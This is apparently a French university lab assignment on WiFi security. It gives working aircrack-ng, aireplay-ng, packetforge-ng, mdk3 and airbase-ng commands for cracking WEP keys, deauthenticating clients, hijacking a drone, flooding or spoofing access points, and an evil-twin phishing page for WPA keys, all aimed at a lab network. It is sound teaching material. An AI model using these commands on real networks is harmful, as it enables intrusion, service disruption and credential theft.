WiFi Sécurité

Objectif : Apprendre le hacking WiFi pour mieux se défendre.

Les TPs sont à rendre avec les consignes de rendu suivantes :

- Chaque TP fait l'objet d'un rendu par quadrinôme.
- Les TPs doivent être rendus sous la forme d'un seul fichier PDF Nom1-Nom2-WiFi.pdf
- Le fichier est à rendre dans les 10 jours après le dernier TP.

Aircrack-ng, *mdk3*, *hostapd*, ... sont des outils de sécurité Wi-Fi. Ils regroupent plusieurs formes d'attaques connues et moins connues pour l'intrusion sur un réseau WIFi. Ils peuvent être aussi utilisés pour l'audit et le monitoring de réseaux sans fil.

▸ Exercice 1 : Cracker une clé WEP : la base d'un hacker

1. Pour tester la sécurité d'un réseau WiFi, la suite aircrack-ng, anciennement aircrack, est nécessaire. La suite aircrack-ng comprend plusieurs scripts dont les 5 principaux sont : *airodump-ng*, *aireplay-ng*, *airolib-ng*, *aircrack-ng*, et *airbase-ng*.
   (a) Expliquer brièvement le rôle de chaque script.
2. Le protocole de chiffrement WEP est illustré sur la figure 1.



FIGURE 1 – Le protocole WEP.

   (a) Qu'est ce qu'un IV ? quelle est sa taille ?
   (b) Quelle est la taille d'une clé WEP ?
3. Le principe d'utilisation de *aircrack-ng* pour cracker les clef WEPs est la capture d'IVs avec *airodump-ng* tout en augmentant le trafic grâce à *aireplay-ng*. Certains IVs laissent filtrer des renseignements sur certains bits de la clé WEP. Une fois un nombre suffisant d'IVs est récolté, l'attaque statistique avec *aircrack-ng* peut alors commencer. Positionner une clé WEP de 64 bits sur l'AP WiFi et désactiver le filtrage MAC. Le nom de réseau es *EsipeNetwork*.
   — Quelle est la taille réelle de cette clé WEP ?
4. Sur l'attaquant, créer une interface WiFi virtuelle en mode monitor en utilisant le script *airmon-ng* : **airmon-ng start wlan0 channel 6**.
   (a) Pourquoi est-il nécessaire de passer en mode monitor ?
5. Faire tomber l'interface wlan0 avec la commande : **ifconfig wlan0 down**.
6. Écouter le trafic WiFi circulant dans le voisinage en utilisant la commande : **airodump-ng mon0**

(a) Décrire le résultats e précisant la signification des différentes colonnes.

(b) Existe t-il un client dans le réseau EsipeNetwork ?

7. Pour capturer uniquement les trames de réseau victime, lancer cette commande (et laisser le script tourner tout au long de cet exercice) :
   airodump-ng -w out -c 6 –encrypt wep –bssid <@_mac_AP> mon0 –ignore-negative-one.
   (a) Expliquer les options de cette commande.
8. Sur un nouveau terminal, lancer une fake authentification avec l'option -1 d'*aireplay-ng* (et laisser aussi tourner tout au long de cet exercice) :
   aireplay-ng mon0 -1 2 -e EsipeNetwork -a <@_mac_AP> -h <@_mac_Attaquant> –ignore-negative-one
   (a) Expliquer l'objectif de cette attaque.
   (b) L'authentification est-elle possible si le filtrage par adresse MAC est activé sur l'AP ?
   (c) Le crakage de la clé est-il possible si le filtrage par adresses MAC est activé et aucune station en cours de dialogue avec l'AP.
   (d) L'attaquant apparaît-il dans la fenêtre d'*airodump-ng* ?
9. Un paquet ARP valide et chiffré est nécessaire pour l'attaque par injection d'ARP. Deux méthodes se présentent aux attaquants : forger un paquet ARP ou récupérer un paquet ARP d'un client déjà authentifié et associé au réseau cible.
10. Pour récupérer un paquet ARP et le rejouer, lancer l'attaque par injection ARP (et laisser le script tourner tout au long de cet exercice) :
    aireplay-ng -3 -e EsipeNetwork -a <@_mac_AP> -h <@_mac_Attaquant> -x1000 mon0
    (a) Expliquer l'intérêt d'une telle attaque.
    (b) Expliquer l'option -x1000.
    (c) Commenter le résultat.
11. Maintenant, pour récupérer la clé WEP, lancer la commande :
    aircrack-ng *.cap
    (a) Quelle est la valeur de la clé trouvée et sa taille ?
    (b) Quel rapport y a t il entre le nombre de paquets capturés et le nombre d'IVs.
    (c) Connecter un Smartphone au réseau EsipeNetwork en utilisant la clé trouvé.
12. Pour forger soi-même un paquet ARP, deux méthodes sont possibles : Chopchop et par fragmentation.
    (a) Expliquer brièvement chaque attaque.
13. Pour lancer l'attaque Chopchop et récupérer le fichier .xor contenant les keystreams :
    aireplay-ng -4 mon0 -b <@_mac_AP> -h <@_mac_Attaquant>
    Avant de valider avec y (yes), vérifier que les adresses MAC figurants sur la ligne BSSID et Dest MAC correspondent bien à celles du point d'accès ciblé et l'adresse MAC de broadcast (FF :FF :FF :FF :FF :FF) respectivement.
14. Si l'attaque Chopchop échoue, l'attaque par fragmentation pourrait intervenir. Lancer la commande :
    aireplay-ng -5 mon0 -b <@_mac_AP> -h <@_mac_Attaquant>
    (a) Vérifier la création d'un fichier .xor.
15. Le fichier .xor obtenu lors de l'une des attaques précédentes aide à forger un paquet ARP valide en utilisant le script *packetforge-ng*. Mais avant, il faut récupérer les adresses IPs pour remplir le paquet ARP via wireshark ou tcpdump :
    tcpdump -s 0 -n -e -r <replay_.....cap>

(a) Commenter le résultat.

16. Pour forger un paquet ARP, lancer la commande suivante :
    packetforge-ng -0 -a <@_mac_AP> -h <@_mac_Attaquant> -k <@_IP_AP> -l <@_IP_client> -y <fichier_xor -w arp.cap
    (a) Commenter le résultat.
17. Pour rejouer le paquet ARP, lancer l'attaque par injection ARP :
    aireplay-ng -3 -e EsipeNetwork -a <@_mac_AP> -h <@_mac_Attaquant> -x1000 -r arp.cap mon0
    (a) Expliquer l'intérêt d'une telle attaque.
    (b) Commenter le résultat.
18. Maintenant, pour récupérer la clé WEP, lancer la commande :
    aircrack-ng *.cap

▸ Exercice 2 : Hack the drone

1. Prendre le contrôle à distance d'un drone et géo-localiser son pilote.
2. Indication : pour déconnecter un client de son réseau, lancer le scan, la fake authentification, et utiliser une des techniques suivantes :
   (a) Via l'outil aircrack-ng. Lancer l'attaque : **aireplay-ng -0 0 -a <@_mac_AP> -c <@_mac_Pilote> mon0**
   (b) Via l'outil mdk3. Installer l'outil mdk3 (source disponible sur ma page Web). Rajouter l'adresse MAC de la victime (pilote) dans un fichier : echo "xx :xx :xx :xx :xx :xx" > ./black.lst. Lancer l'attaque : mdk3 wlan0 d -n <essid> -b ./black.lst
   (c) Pour la géo-localisation, utiliser la technique de triangulation basée sur les RSSI.

▸ Exercice 3 : Rendre un réseau WiFi inaccessible

1. Deux méthodes sont possibles : attaque fake AP ou attaque de saturation.
2. Lancer l'attaque fake AP par la commande :
   airbase-ng -c 6 -e EsipeNetwork -a <@_mac_AP> -0 mon0
   (a) Commenter le résultat par une trace airodump.
   (b) À quoi sert l'option -0 ?
   (c) Créer un fake AP au nomp d'*umlv-sf-captif* en proposant une méthode d'authentification et de cryptage basée sur le protocole WEP (utiliser l'option -z)
3. Lancer l'attaque de saturation (en termes de client connectés et non pas en termes de trafic réseau) par la commande :
   mdk3 mon0 a -t 6 -a <@_mac_AP>
   (a) Expliquer les options de cette commande.
   (b) Commenter le résultat par une trace airodump.

▸ Exercice 4 : Fake AP

1. L'objectif est de déconnecter la victime de son vrai AP et de la connecter à un Fake AP. Ce dernier permet de récupérer la clé WPA via une fausse page d'authentification. Les outils à utiliser sont : hostapd (pour le fake AP), aircrack-ng et mdk3 pour les attaques, Apache (serveur web), ...